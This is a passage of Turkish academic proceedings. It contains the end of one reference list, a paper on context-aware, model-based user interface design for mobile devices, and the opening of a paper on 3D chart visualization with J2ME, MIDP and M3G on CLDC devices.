[7].J. Altmann, J., Leonhartsberger, G., Pichler, M., Schwinger, W., Hofer, T., Retschitzegger, W., “Context-Awareness on Mobile Devices - the Hydrogen Approach”, Proc. of the 36th Hawaii International Conference on System Sciences (HICSS-36), Minitrack on Mobile Distributed Information Systems, January 6-9 2003, Big Island, Hawaii.

[8].Kamar, A., “Mobile Tourist Guide (m-ToGuide)”, Deliverable 1.4, Project Final Report. IST-2001-36004, 2003.

[9].Kappel, G., Pröll, B., Retschitzegger, W., Schwinger, W., “Customisation for Ubiquitous Web Applications - A Comparison of Approaches”, *Int. Journal of Web Engineering and*

*Technology (IJWET)*, Inaugural Volume, Inderscience Publishers, 2003.

[10].Krösche, J., Baldzer, J., Boll, S., “MobiDENK-Mobile Multimedia in Monument Conservation”, *IEEE MultiMedia*, 11(2), 2004.

[11].Loeb, S., Terry, D., “Information Filtering”, *Communications of the ACM (CACM)*, Vol. 35, No. 12, 1992.

[12].O’Grady, M.J., O’Hare G.M.P.: Gulliver’s Genie, “Agency, Mobility & Adaptivity. Computers & Graphics, Special Issue on Pervasive Computing and Ambient Intelligence – Mobility”, *Ubiquity and Wearables Get Together*, Vol. 28, No. 4, Elsevier, 2004.

[13].Roth J., “Context-Aware Web Applications Using the PinPoint”, IADIS International Conference WWW/Internet 2002, Lissabon Portugal, IADIS Press, 3-10, 2002.

[14].Scherp, A., Boll, S., “mobileMM4U-framework support for dynamic personalized multimedia content on mobile systems”, In: Proc. des Techniques and Applications for Mobile Commerce (TaMoCO) Track der Multi-Konferenz Wirtschaftsinformatik 2004, Essen, Deutschland, März 2004, 3, Aka GmbH, S.204-215, 2004.

[15].Schmidt-Belz, B., Poslad, S., Nick, A., Zipf, A., “Personalized and Location-based Mobile Tourism Services. Workshop on “Mobile Tourism Support Systems” in conjunction with Mobile HCI ‘02, 2002, Pisa.

[16].Schwinger, W., Grün, Ch., Pröll, B., Retschitzegger, W., Schauerhuber, A., “Context-awareness in Mobile Tourism Guides - A Comprehensive Survey”, WIT Technical Report, Temmuz 2005.

[17].van Setten, M., Pokraev, S., Koolwaaij J., “Context-Aware Recommendations in the Mobile Tourist Application COMPASS”, In Nejdil, W. & De Bra, P. (Eds.). AH 2004, LNCS 3137, Springer-Verlag, 2004.

## Mobil Cihazlar için Bağlam Duyarlı Arayüz Tasarımı

### Şehra Şen, Ata Önal

Ege Üniversitesi, Bilgisayar Mühendisliği Bölümü, 35100, İzmir  
sehra\_sen@yahoo.com, ata.onal@ege.edu.tr

**Özet:** Mobil bilgi işlem, bilgisayarları masaüstünden yeni bağlamlara taşıyarak kullanım amaçlarını çarpıcı bir şekilde artırma olanağı sunmaktadır. Bununla birlikte, bilgisayarların artan çok yönlülüğü kullanıcı arayüzü tasarımcıları için çözülmesi zor problemler yaratmaktadır [1].

Bir kullanıcının fiziksel ve sanal ortamları büyük oranda birleşmiş durumdadır. Günümüzde mobil cihazlar günlük yaşamın ayrılmaz bir parçası haline gelmişlerdir. Birçok kullanıcı, geleneksel bilgisayarlar konusunda deneyimsizdir, ancak bilgisayarlı sistemler ile günlük iletişim sağlamada oldukça deneyimlidir. Mobil cihazların hızla farklılaşması cihazların potansiyel kullanım alanlarını genişletmektedir. Uygulamalar için yazılım geliştirmeye verilen desteğe rağmen kullanıcı arayüzlerinin tutarlılığının, kullanılabilirliğinin sağlanmasında hala birtakım boşluklar bulunmaktadır.

Günümüzde abone olunan servislere erişim için çok sayıda farklı mobil cihaz kullanılmaktadır. Tek bir uygulama için çok sayıda kullanıcı arayüzü versiyonu sağlamak zorunda olan uygulama geliştiricilerinin işi giderek zorlaşmaktadır. Ayrıca uygulama hata yapmaya açık hale gelmekte ve giderek daha çok zaman almaktadır. Uygulamayı, istemcinin uygulama bağlamına kolayca adapte edebilen yeni yazılım geliştirme modelleri ihtiyacı doğmaktadır.

**Anahtar Kelimeler:** Mobil bilgi işlem, Kullanıcı Arayüzü Geliştirme, Kullanıcı Arayüzü Adaptasyonu.

### User Interface Design for Mobile Devices

**Abstract:** Mobile computing offers a dramatic increase in uses of computers by carrying them from desktops to new contexts. However, the increasing versatility of computers causes difficult problems for user interface designers [1].

The physical and virtual environments of a user are almost integrated. Today, mobile devices became indispensable in everyday life. Several users are inexperienced about traditional computers, but they are almost experienced about communicating through computing systems. The rapid change of mobile devices, also extend the usage area of the devices. Despite the given support to software development, there are still gaps at providing consistency and usefulness of user interfaces.

Today lots of different mobile devices are being used to access subscribed services. The work of application developers, who have to provide several user interfaces for an application, gets increasingly difficult. Additionally, the application becomes error-prone and time consuming. New software development models, that can easily adapt the application to clients application context, are needed.

**Keywords:** Mobile Computing, User Interface Development, User Interface Adaptation.

## 1. Giriş

Bilgi işlem ortamlarının artan heterojenliği, bu ortamlar için etkileşimli sistemlerin geliştirilmesinde gereken çabayı giderek arttırmaktadır. Çözümü amaçlanan bir problemin iyi bir ön analizinin yapılabilmesi için öncelikle açık ve özlü bir problem tanımı yapılmalıdır. Kullanıcı arayüzü tasarımında günümüzdeki problem temel olarak şu şekilde tanımlanabilir: çok sayıda cihazı destekleyen kullanıcı arayüzlerinin tasarlanmasında, geliştirilmesinde ve yayılmasındaki desteğin eksikliği.

Bağlamsal bilgi işlem Weiser'in 1991'deki ilk çalışmalarında, bilgi işlem cihazları ile dolu bir ortamda cihazların birbirleriyle iletişim kurabilmeleri ve aynı zamanda insan kullanıcıları ile etkileşimde bulunabilmeleri hakkında kendi görüşünü belirtmesi ile başlar. Weiser'in görüşü en derin teknolojilerin, ayırt edilmeyecek kadar günlük hayatın içinde yerini almış teknolojiler olduğu fikrine dayanmaktaydı [5].

Bilgi işlem cihazları ile dolu ortamlarda, cihazların heterojenliği ve devingenliği nedeniyle uygulamalar güvenilir ve sabit bir işletim bağlamı üzerine geliştirilmemektedir. Ortamdaki değişikliklere tepki verebilen adaptif uygulamalar geliştirmek için bağlam duyarlı mekanizmalara gereksinim duyulmaktadır. Günümüzde var olan yaklaşımlar tam anlamıyla bu ortamların gereksinimlerini karşılayamamaktadır [5][9].

Bağlamsal bilgi işlem senaryoları oluşturmanın temel nedenlerinden bir tanesi kullanıcının heterojen terminallerde, farklı ağ teknolojileri üzerinden farklı erişim teknikleri kullanarak aynı uygulamaya erişebilme gereksinimleridir. Bunu gerçekleştirmek için, farklı bir cihaz veya farklı bir ağ teknolojisi için aynı uygulamayı yeniden geliştirmek yükünden kurtarmak için uygulama geliştiricisine yeterli düzeyde açıklık sağlayan özel yazılımlar ile birlikte yeni programlama paradigmalarına ihtiyaç duyulmaktadır. Geliştiricinin perspektifinden bakıldığında, mobil bilgi işlem pazarına her yeni

cihaz girildiğinde yeni bir kullanıcı arayüzü ve yeni içerik tipleri geliştirmek makul bir çözüm değildir. Uygulamanın sunum katmanının adaptif ve işletim bağlamından olabildiğince bağımsız olması sağlanmalıdır [5].

Etkileşimli yazılım sistemleri artık sadece belirli bir donanım veya tek bir bağlamda kullanılmak üzere tasarlanmamaktadır. Bu makalede kullanıcı arayüzünün geliştirilmesinde karşılaşılan problemlere değinilmekte, model-tabanlı kullanıcı arayüzü geliştirilmesi konusu incelenmekte ve örnek model-tabanlı kullanıcı arayüzü uygulama mimarilerinden söz edilmektedir.

## 2. Kullanıcı Arayüzü Geliştirilmesinde Karşılaşılan Problemler

Bu bölümde kullanıcı arayüzü tasarımında mevcut olan problemler ele alınmaktadır.

Etkileşimli uygulamalar ve uygulamaların kullanıcı arayüzleri birçok farklı bilgi işlem ortamında işlem görebilirler. Bu bilgi işlem cihazları, çok güçlü iş istasyonlarından küçücük cep telefonlarına kadar geniş bir skalada yerlerini almaktadır. Kullanıcı arayüzü geliştirilmesinde karşılaşılan problemlerden bir tanesi *bilgi işlem gücündeki farklılıkların, geliştirilecek olan kullanıcı arayüzü için kısıtlar oluşturmasıdır*. Bir diğer problem *mobil bilgi işlem platformlarının kendilerine özgü girdi ve çıktı kısıtlarının* olmasıdır. Bazı cihazlar gelişmiş grafiksel yetenekleri desteklerken bazıları sınırlı ekran çözünürlüklerini desteklemektedir; bazıları gelişmiş girdi/çıkı cihazları ile donatılmışken bazıları ise sınırlı girdi cihazları ile limitlendirilmiştir [8].

Kullanıcı arayüzü mobil cihazların uygun olduğu çeşitli bağlamlardan yararlanabilmek için tasarlanmalıdır. Örneğin; PDA mobil bir cihazdır ve farklı amaçlar için kullanılabilir. Mobil bilgi işlem, kullanıcı bir iş yaparken bağlamsal değişimlerin olasılığını artırır. Örneğin; karanlık bir ortama girildiğinde PDA'nın ekranı güç tasarrufu sağlamak için karartılabilir; çevredeki

gürültü seviyesi arttığında sesin duyulabilmesini sağlamak için ses çıkış gücü artırılabilir veya aynı gürültülü ortamda telefon çaldığında sistemin ses etkileşimi ile birlikte titreşim etkileşimi devreye sokulabilir.

Farklı bağlamlardan yararlanma problemi, kullanıcı hareket halinde bir veya birkaç işi birlikte yaparken karmaşık bir hal alabilir. Örneğin, cep telefonu almak isteyen bir tüketici öncelikle masaüstü bilgisayarından cep telefonu özellikleri ile ilgili arama yapar ve otobüste yolculuk yaparken okumak üzere cep telefonu hakkında bulmuş olduğu bilgileri bir PDA'ya yükler, sonrasında cep telefonu yardımı ile sipariş verir. Ayrıca kullanıcılar heterojen platformları kullanırken bir iş hakkında bu platformların işbirliği yapmasını da isteyebilirler. Tüm bu platformların ve bağlam kısıtlarının ele alınmasında tutarlılığın ve yararlılığın sağlanması önemlidir.

Mobil bilgi işlem kullanıcı arayüzleri, *platforma* (ekran yüzeyine, renk derinliğine, ekran çözünürlüğüne adapte olan gösterimler ve ağ bant genişliğine adapte olan diyaloglar ile), *etkileşime* (önceden kullanılmış olan etkileşim tekniklerini, ekran boyutlarını ve konumlarını hatırlayan mekanizmalara sahip olarak ve bu gösterimlerde kullanıcı tercihlerine bağlı kalarak), *kullanıcılara* (kullanıcının deneyim düzeyine, sistem ve iş deneyimlerine, yeteneklerine, koşullara ve tercihlerine adapte olarak) karşı duyarlı olmalıdır [5].

Kullanıcı arayüzü geliştirilirken karşılaşılan bu sorunları çözmek için en çok benimsenen yöntem her durum için ayrı ayrı kullanıcı arayüzlerinin geliştirilmesidir. Ancak bu çözüm beraberinde başka problemleri getirmektedir. Tasarım ve geliştirme zamanlarında çok sayıda platform için benzer ve tutarlı bir kullanıcı arayüzü geliştirilmelidir. Bu ise platform bağımsız yazılımların geliştirilmesi ihtiyacını arttırmaktadır ve süreci tekrarlı bir hale getirmektedir. Bu tekrarlı süreç kaynak tüketimini arttırmakta ve süreci karmaşıklasmaktadır,

çünkü her platform kendi kısıtlarına sahiptir. Kullanıcı arayüzü gereksinimlerindeki küçük bir değişiklik bile son koda birçok önemli değişikliğe neden olabilmektedir. Ayrıca sözü geçen platform bağımsız tasarımın, farklı deneyimleri olan birçok farklı birey tarafından gerçekleştirilmesi de kaçınılmazdır. Bu da farklı kullanıcı arayüzleri arasında tutarlılığın sağlanmasını ve stillerin koordinasyonunun sağlanmasını zorlaştırmaktadır.

Tasarım hiçbir zaman sonuçlanmaz. Yeni mobil cihazlar hızla pazardaki yerlerini alırken, yazılım geliştiricileri onlara en hızlı ve en ucuz şekilde uyum sağlamak zorunda kalacaklardır. Kullanıcı arayüzü, her cihaz için tamamen yeniden tasarlanmak ve yeniden gerçekleştirilmek zorunda kalırsa süreç çok yavaşlayacaktır. Kullanıcı arayüzüne ait gerçekleştirim bir uygulamanın en zor taşınabilir kod kısmı içinde yer aldığı ise durum kötüleşecektir.

Sonuç olarak bağlamın çeşitliliği ve farklı cihazlar tasarımcıların farkında olmayabilecekleri birçok kullanılabilirlik sorunlarının merkezinde yer almaktadır. Kullanıcı arayüzü geliştirmek için mevcut ticari yazılımlar geliştiricilere bu sorunları çözmelerinde çok az yol göstermekte veya hiç yol göstermemektedirler. Bu nedenlerle mobil cihazların kullanıcı arayüzlerinin tasarımı için yapılan çalışmalar geliştirilmelidir. Kullanıcı arayüzü modelleme, mobil bilgi işlem için kullanıcı arayüzü geliştirmeye uzun dönemde herhangi bir etkin yaklaşımın gerekli bir bileşeni olacaktır [3].

## 3. Model Tabanlı Kullanıcı Arayüzü Geliştirme

Modeller etkileşimli bir sistemin farklı yanları hakkında bilgileri tanımlarlar. Model-tabanlı kullanıcı arayüzü geliştirme hakkında yazılan makalelerin sayısının büyüklüğüne rağmen, bu terimin aslında neleri içerdiği hakkında açık bir tanım yoktur. Bir model, elemanları ve bu elemanlar arasında belirlenmiş ilişkileri içeren, boş olmayan bir küme olarak tanımlanabilir.



Bir model sonuçta oluşan arayüzün yansıtacağı belirli bir fikir hakkındaki bilgiyi biraraya toplamakta ve ilişkilendirmektedir. Bir model bu fikrin bir soyutlamasını sağlar, alt seviyedeki detayları saklarken önemli detayları içerir. Arayüz fikrini oluşturan önemli karakteristikler üzerinde odaklanır, alt seviye detayların spesifikasyonu tasarım sürecinin daha sonraki bir aşamasına ertelenir.

Bir modelin elemanları belirli bir zamanda belirli değerlere sahiptir. Bu, model için çok genel bir tanımdır, ancak model-tabanlı kullanıcı arayüzü geliştirmeyi her bir modelin kendi özel değerlerine ve ilişkilerine sahip olduğu, ve farklı modellerin birbirleriyle ilişkilendirilebileceği bir küme model olarak görmemizi sağlar. Bu ilişkiler farklı şekillerde ifade edilebilir. Örneğin bazen çeşitli modeller aynı bilgiyi ifade eder veya bir model üzerine ek bilgiler eklenerek ayrı bir modele dönüştürülebilir.

Model-tabanlı kullanıcı arayüzü geliştirmede, kullanıcı arayüzünün farklı yanlarının tanımlanması için kullanılacak çok sayıda farklı model mevcuttur: veri modelleri, alan modelleri, uygulama modelleri, görev modelleri, diyalog modelleri, (soyut ve somut) sunum modelleri ve kullanıcı modelleri bilinen ve birçok model-tabanlı kullanıcı arayüzü geliştirme ortamlarında kullanılmış olan modellerdir. Veri, alan ve uygulama modeli sistemin uygulama mantığının sonuna yerleştirilebilir. Bu modeller, etkileşimli sistem tarafından kullanılacak veya sistem tarafından desteklenmesi gereken nesnelerin türlerini ve nesneler üzerinde kullanılacak olan işlemleri tanımlar. Görev ve kullanıcı modelleri kullanıcıya en yakın olan modellerdir ve kullanıcının gerçekleştirdiği görevleri veya kullanıcı profillerini sırasıyla belirler. Diyalog modeli ve sunum modeli en çok son kullanıcı arayüzüne yakındır. Yeni oluşan bir model ise bağlam modelidir: etkileşimli bir sistem için kullanım bağlamını tanımlayan bir modeldir. Kullanıcı arayüzü modelleme kullanıcı arayüzünün çeşitli bileşenlerini (gösterim, diyalog, platform, görev yapısı ve bağlam gibi)

tanımlayan bilgi tabanlarının oluşturulmasını içerir. Bu bilgi tabanları, tasarımcılara her bağlamın gereksinimleri ile eşleşen kullanıcı arayüzleri üretmelerinde, bir kullanıcı arayüzü geliştirme aracı yardımı ile kullanılabilir. Birçok tasarım kararı, akıllı kullanıcı arayüzü tasarım yazılımları ile otomatikleştirilebilir [3].

#### 4. Kullanıcı Arayüzü Adaptasyonu

Kullanıcı arayüzünün yeni bir bağlam ile dinamik olarak değişebildiğinde adaptif olarak nitelendirilir. Adaptasyon tasarım zamanında otomatikleştirilmiş tasarım desteği olarak veya dinamik bir arayüz yaratarak çalışma zamanında gerçekleşebilir. Mobil bilgi işlemin değişen çeşitli bağlamlarına adaptasyonu sağlamak için bazı model tabanlı teknikler mevcuttur. Herbir teknik çeşitli model bileşenleri arasında eşlemeler yapılmasını içerir. Bu eşleşmeler çevrildiğinde, ilgili cihaz ve kullanım bağlamına özel statik veya dinamik kullanıcı arayüzleri yaratılır [2].

Yüksek derecede adaptif, bağlam duyarlı bir çoklu platform kullanıcı arayüzünün geleneksel kullanıcı arayüzü tasarım teknikleri kullanılarak uygulanması oldukça zordur. Bunun gibi tüm teknikler bir kullanıcı arayüzü modelinin geliştirilmesine dayanmaktadır.

Bir kullanıcı arayüzü modeli kullanıcı arayüzünün formal, deklaratif ve uygulamadan bağımsız bir tanımıdır. Bir kullanıcı arayüzü modeli bir modelleme dili ile ifade edilir. Bir modelleme dili deklaratif olmalıdır, dili destekleyen yazılım araçları hakkında bilgi sahibi olmayan insanlar için bile anlaşılır olmalıdır. Bununla birlikte bir yazılım sistemi tarafından anlaşılabilmesi ve analizinin yapılabilmesi için biçimsel olmalıdır. Bir kullanıcı arayüzü modelleme dili platform bağımsız olmalıdır. Desteklenecek olan herbir platform için bir araç bir modelleme dilinden çalıştırılabilir bir kod parçasına çevrim yapabilmelidir. Bu çevrim statik kullanıcı arayüzleri oluşturulmak istendiğinde derleme zamanında, dinamik arayüzler oluşturmak için çalışma zamanında gerçekleştirilebilir [1].

Bir platform modeli bir kullanıcı arayüzünü çalıştırabilecek bilgisayarlı sistemleri tanımlar. Bu model platformun kullanıcı arayüzü üzerinde yarattığı kısıtlar hakkındaki bilgileri içerir. Tasarımcılar istenilen herbir platform için ayrı ayrı kullanıcı arayüzü tasarlayabilirler. Ancak platformun kullanım amaçlarına uygun olarak değişen koşullara duyarlı olmasını sağlamak için platform modelinden çalışma zamanında yararlanılmalıdır. Örneğin; platform modeli bant genişliğindeki ani bir azalmayı fark edebilmeli ve uygun şekilde davranabilmelidir. Sunum modeli kullanıcı arayüzünün görsel özelliklerini tanımlar. Sunum modeli pencere hiyerarşilerini ve bileşenlerini (kaydırma çubuğu, listeler gibi), stil seçeneklerini ve pencere bileşenlerinin seçimini ve yerleştirilmesini içerir. Bir görev modeli uygulama kullanıcılarının gerçekleştirmek isteyebileceği görevlerin yapısal bir gösterimidir. Görev modeli hiyerarşik alt görevlerden oluşur. Bir görevin seçimli olup olmadığı veya başka bir alt göreve izin verip vermediği gibi özellikler görev modeli ile modellenir.

Daha önce de bahsettiğimiz gibi bu üç model dışında da mobil bilgi işlem ile ilgili modeller vardır. Örneğin; birçok uygulama için farklı tercihlere ve yeteneklere sahip kullanıcıların modellenmesi gerekmektedir. Ayrıca kullanıcı arayüzü tarafından desteklenen alan karakteristiklerinin modellenmesi de gerekmektedir. Bunun gibi bilgiler kullanıcı arayüzü bileşenlerinin seçilmesine yardım etmektedir.

Bugünlerde çok yaygın olan bir senaryoda, bir servis sağlayıcı bir küme bilgi servisini geniş bir potansiyel kullanıcı çeşitliliğine sunmak istemektedir ve herbir kullanıcı sisteme o anda elinde olan herhangi bir cihaz aracılığı ile nerede olursa olsun erişebilmektedir. Bu yazılım geliştiricilerin servisin kullanıcı arayüzü için kullanıcının cihazının özelliklerine bağlı olarak farklı servis versiyonları oluşturmak zorunda oldukları anlamına gelmektedir. Bisignano ve ark. tarafından önerilen çerçeve uygulama geliştiricilerini, herbir cihazın işletim ortamı için kullanıcı arayüzü ile ilişkili olarak yeniden kod

yazmaktan kurtaracaktır. Çerçevenin çekirdeği, kullanıcı ile cihaz arasındaki etkileşimi tanımlamaya yarayan bir XML tabanlı soyut bir spesifikasyon dili içermektedir. Bu tanım sonradan, istemcinin kullandığı cihaz için gerçek bir kullanıcı arayüzüne dönüştürülebilmektedir. Çerçeve istemcinin özelliklerine bağlı olarak medya içeriği için adaptasyonu sağlamaktadır. Hem lokal olarak işlenebilen olayları ve uygulamanın iş mantığı ile uzaktan işletilmesi gereken olayları ele alan bir olay işleme (*event handling*) mekanizması mevcuttur [5] [7].

Diğer uygulama ise Jacob Eisenstein ve ark. tarafından geliştirilmiş olan, mobil cihazlar için kullanıcı arayüzü geliştirmenin zorluklarının birçoğunu gösteren MANNA isimli kuramsal yazılımdır. MANNA çok sayıda farklı platform üzerinde çalışması gereken ve internet üzerinden iyileştirilebilen bir çoklu ortam uygulamasıdır. Yerbilimciler, mühendisler ve askeri personel tarafından kullanılması amaçlanmaktadır. [3]

#### 5. Sonuç

Günümüzde mobil bilgi işlem sınırlarını genişletirken giderek karmaşıklaşmakta ve birçok bağlam için çeşitli erişim cihazları sunmaktadır. Bu ise kullanıcı arayüzü tasarımında bir küme soruna neden olmaktadır. Mobil bilgi işlem, tasarımcıları, sayısı giderek büyüyen cihazları desteklemeye zorlaması yönüyle, kullanıcı arayüzü tasarımının zorluğunu ve karmaşıklığını çarpıcı bir şekilde arttırmıştır. Geleneksel modeller ile dinamik kullanıcı arayüzleri geliştirmek yazılımı hataya açık hale getirmekte ve kaynak tüketimini arttırmaktadır. Bu nedenle sunum katmanının uygulamanın iş mantığından ayrılması gerekmektedir. Üstelik sunum katmanı, kullanıcı etkileşiminin soyut bir spesifikasyonundan başlanarak gerçek kullanıcı arayüzünü oluşturmaya yardımcı olacak bir şekilde yapılandırılmalıdır. Bu yapılandırmanın sağlanmasında ise model-tabanlı kullanıcı arayüzleri geliştirme teknikleri kullanılmalıdır. Model-tabanlı kullanıcı arayüzü geliştirme teknikleri mobil bilgi işlem bağlamlarına adaptasyon sağ-



lanmasını kolaylaştırmaktadır. Böylece yazılım geliştiricilerin üzerindeki yük azalırken, daha tutarlı uygulamalar geliştirilebilmektedir.

## 6. Kaynaklar

- [1] Alamn, X., Cabello, R., Gmez-Arriba, F., Haya P., Martnez, A., Martnez, J., Montoro, G., “Using context information to generate dynamic user interfaces”, 10th International Conference on Human-Computer Interaction, HCI International, 2003
- [2] Jakobsson, M., “User interface adaptation in dynamic web applications for mobile devices”, Helsinki University of Technology Department of Computer Science and Engineering, December 2004
- [3] Luyten, K., “Dynamic User Interface Generation for Mobile and Embedded Systems with Model-Based User Interface Development”, PhD thesis, transnational University Limburg: School of Information Technology, 2004
- [4] [Bisignano, M., Di Modica, G., Tomarchio, O. , “Dynamic user interface adaptation for mobile computing devices”, Applications and the Internet Workshops, 2005. Saint Workshops 2005, 31-04 Jan. 2005

[5] Eisenstein, J., Vanderdonckt, J., Puerta, A., “Adapting to Mobile Contexts with User-Interface Modeling”, Mobile Computing Systems and Applications, 2000 Third IEEE Workshop, 2000, p. 83-92, Los Alamitos, CA, USA

[6] Eicken, T., Vogels, W., “Evolution of the Virtual Interface Architecture”, *IEEE Computer*, vol. 31, pp. 61–68, Nov. 1998.

[7] Bruemmer, D.J., Few, D.A., Kapoor, C., Goza, M., “Dynamic Autonomy for Mobile Manipulation”, In Proc. of the ANS / IEEE 11th Annual Conference on Robotics and Remote Systems for Hazardous Environments, Salt Lake City, UT, Feb. 12-15, 2006

[8] Satyanarayanan, M., “Fundamental Challenges in Mobile Computing”, Proc of the fifteenth annual ACM symposium on Principles of distributed computing, ACM Press, New York, 1996, pp. 1-7.

[9] Banerjee, S., Youssef, M., Larsen, R., Shankar A., A. A. et al. Rover, “Scalable Location-Aware Computing”, *IEEE Computer*, 35(10):46–53, Oct. 2002.

## CLDC Konfigürasyonuna Sahip Mobil Cihazlarda

### 3B Grafiklerin Görselleştirilmesi

Oğuz Dönmez<sup>1</sup>, Aybars Uğur<sup>2</sup>, Ata Önal<sup>2</sup>

<sup>1</sup> Ege Üniversitesi, Tire Kutsan MYO, Bilgisayar Teknolojisi ve Programlama Programı 35900, İzmir

<sup>2</sup> Ege Üniversitesi, Mühendislik Fakültesi, Bilgisayar Mühendisliği Bölümü, İzmir  
oguz.donmez@ege.edu.tr, aybars.ugur@ege.edu.tr, ata.onal@ege.edu.tr

**Özet:** Bu çalışmada, CLDC konfigürasyonuna sahip mobil cihazlar üzerinde M3G arayüzü ile bir 3B grafik gösterim uygulaması yapılmıştır. İlk olarak konuyla ilgili literatürde bulunan bilgiler verilmiş daha sonra geliştirilen uygulama anlatılmıştır. Geliştirilen uygulama ile, iki değer için 3B sütun türü grafik ile gösterilmesi gerçekleştirilmiştir. Bu uygulama ikiden fazla değer için ikiden fazla kategori için farklı grafik türleriyle gösterilmesi sağlanarak geliştirilebilir.

**Anahtar Kelimeler:** Mobil Teknolojiler, Görselleştirme, J2ME, MIDP, M3G.

#### Visualizing 3B Charts on CLDC-Configured Mobile Devices

**Abstract:** In this study, 3D graphical representation application on cldc-configured mobile devices has been done using M3G API. First related information in literature has been specified then implemented application has been described. By implemented application, two values in two categories has been represented with 3D column chart. This application can be improved by representing more values in more categories with different chart types.

**Keywords:** Mobile Technologies, Visualization, J2ME, MIDP, M3G.

#### 1. Giriş

Cep telefonu ve palm gibi CLDC konfigürasyonuna sahip mobil cihazlar sınırlı kaynaklara ve sınırlı ekran büyüklüğüne sahip olduğu için bu cihazlarda 3B grafiklerin gösterilmesi önemli araştırma konularından biridir.

CLDC konfigürasyonuna sahip mobil cihazlar için Sun'ın ürettiği Java versiyonu olan J2ME, uygulama geliştirmede kullanılabilir. Mobil cihazlar için geliştirilen MIDP uygulamalarında 3B içerik eklemek için M3G API kullanılabilir.

Bu makalenin 2., 3. ve 4. bölümlerinde sırasıyla J2ME, MIDP ve M3G hakkında bilgiler verilmektedir. Bölüm 5'te ise, geliştirilen uygulama kısaca tanıtılmakta ve Bölüm 6'da örnek bir senaryo üzerinde anlatılmaktadır. Bölüm

7'de ise yapılan çalışma sonunda elde edilen sonuçlar verilmiştir.

#### 2. J2ME (JAVA 2 Micro Edition)

Java 2 Micro Edition(J2ME); PDA'lar, cep telefonları ve diğer elektronik ve gömülü cihazlar gibi sınırlı donanım kaynaklarına sahip makineler için Sun'ın ürettiği Java versiyonudur. 128 KB RAM gibi az belleğe sahip ve tipik masaüstü bilgisayarlarda kullanılan işlemcilerden çok az güce sahip makinelerde kullanılmak üzere üretilmiştir. J2ME, profiller kümesi içerir. Her profil belirli tipteki cihaz(cep telefonları, PDA'lar, mikro dalga fırınlar) için tanımlanmıştır. Belirli tipteki cihaz için gerekli minimum sınıf kütüphanesini ve cihazı desteklemek için Java sanal makinesinin bir belirtimini içerir. Herhangi profildeki sanal makine-

nin Java 2 Standard Edition(J2SE) ve Java 2 Enterprise Edition(J2EE)'de kullanılan sanal makineyle aynı olmasına gerek yoktur[1].


Sun'ın yayınladığı profiller [1]:

- Foundation Profile: Yeni nesil elektronik cihazlar için profil. CDC temelli ve grafik arayüzü olmayan cihazlar içindir.
- Mobile Information Device Profile(MIDP): hücrel telefon ve PDA'lar gibi mobil bilgi cihazları için profil. CLDC temellidir.
- Personal Basis, Personal and RMI Profile: CDC&Foundation Profile temelli cihazlar için temel grafik ve RMI desteği sunar.

Profilin kendisi hiç bir şey yapmaz; sadece belirtimi tanımlar. Profiller konfigürasyonla gerçekleştirilirler Mevcut konfigürasyonların bazıları [1]:

- Connected Device Configuration(CDC): Yeni nesil gömülü ve elektronik cihazlar için Foundation Profile'in gerçekleştirimidir.
- Connected Limited Device Configuration (CLDC): Palm cihazları, cep telefonları gibi küçük, kaynak sınırlı cihazların MIDP gerçekleştirimidir.

Şekil 1, CDC ve CLDC arasındaki ilişkiyi göstermektedir. Aynı zamanda onların J2SE API'si ile ilişkilerini de göstermektedir. CDC, bazı ekstra sınıfların olduğu J2SE'nin alt kümesidir. CLDC, CDC'nin bir alt kümesidir [2].



Şekil 1. J2SE, CDC ve CLDC karşılaştırması

KVM(Kuauı VM), Java sanal makinesinin tamamen yeni gerçekleştirimidir, küçük ci-

hazlarda kullanılmak için optimize edilmiş bir gerçekleştirimdir. KVM, klasik sanal makineyle aynı bytecode kümesini ve aynı sınıf-dosya biçimini kabul eder [3].

KVM'nin özellikleri[3]:

- Long integer ve floating point veri tipleri seçimlidir.
- Garbage collection'da nesne sonlandırma yoktur.
- JNI desteği yoktur (KVM'nin içindeki native metotlar sanal makinenin içine derlenir, kullanıcı tarafından yüklenemez).
- Cihazı kullanmadan sınıf geçilemez.
- Çok boyutlu diziler seçimlidir.
- Kullanıcı tanımlı sınıf yükleyicileri yoktur (Sadece KVM tarafından desteklenen sistem sınıf yükleyicisi mevcuttur).

### 3. MIDP:

Bir MIDP uygulaması için mevcut API'ler CLDC ve MIDP paketlerinden gelir (Şekil 2). CLDC, J2SE dünyasından alınmış API'nin özünü oluşturur [4].


- Dil sınıfları java.lang'ta
- Akım sınıfları java.io'da
- Basit koleksiyonlar java.util'de
- Javax.microedition.io'da genelleştirilmiş network API'si bulunur.



Şekil 2. MIDP API'yi oluşturan paketler

MID(Mobile Information Device)'ler farklı türden ürünleri çalıştırabilir. Şekil 3 olasılıkları gösterir. Her cihaz belirli türden işletim sistemini gerçekleştirir. Native uygulamalar bu katmanın üzerinden direk olarak çalışır. Cihaz

işletim sisteminin üzerinde CLDC ve MIDP API'leri vardır. Cihaza özgü java uygulamaları cihaz satıcıları tarafından sağlanan java API'lerini kullanabilir [4].



Şekil 3. MID'lerin çalıştırıldığı ürünler

MIDP'in avantajları [4]:

Taşınabilirlik: MID uygulama geliştirme için diğer araçları kullanma yerine Javayı kullanmanın avantajı taşınabilirliktir.

Güvenlik: Java; appletler gibi indirilmiş kodu güvenli bir şekilde çalıştırma yeteneğine sahiptir.

Mobil cihazlar için Java uygulamalarına MIDlet denir. J2ME platformu için uygulama geliştirmek için JDK(Java Development Kit) ve J2ME Wireless Toolkit'in bilgisayara kurulması gerekir. J2ME WTK, MIDlet yaratmak için önemli araçları içerir. MIDlet geliştirme ortamını ve 3D ve Mobile Media uygulamaları gibi seçimlik kütüphaneler için gerekli seçimlik paketleri sağlar. Ayrıca MIDlet'leri imzalayarak uzak mobil cihaza kurulmadan önce onların onaylanmasını sağlar [5].

MIDlet Geliştirme aşamaları [2]:


- Java uygulamanı yaz.
- Uygulamayı derle.
- Ön-geçerlilemesini(pre-verify) yap.
- JAR dosyasına paketle
- Uygulama tanımlayıcısını yarat.
- MIDlet suitini yayımla.

Bir MIDlet, sınıf dosyaları cihaza taşınarak yüklenilebilir. Sınıf dosyaları, Java Archive(JAR)'a

paketlenirken eşlik eden tanımlayıcı dosya(.jad uzantılı) JAR'ın içeriğini tanımlar [4].

Bir MIDlet yaşam döngüsü boyunca aşağıdaki durumlardan geçer(Şekil 4)[4]:

- MIDlet çalıştırılmak üzereyken, bir örnek yaratılır. MIDlet'in constructor'ı çalıştırılır ve MIDlet Paused durumundadır.
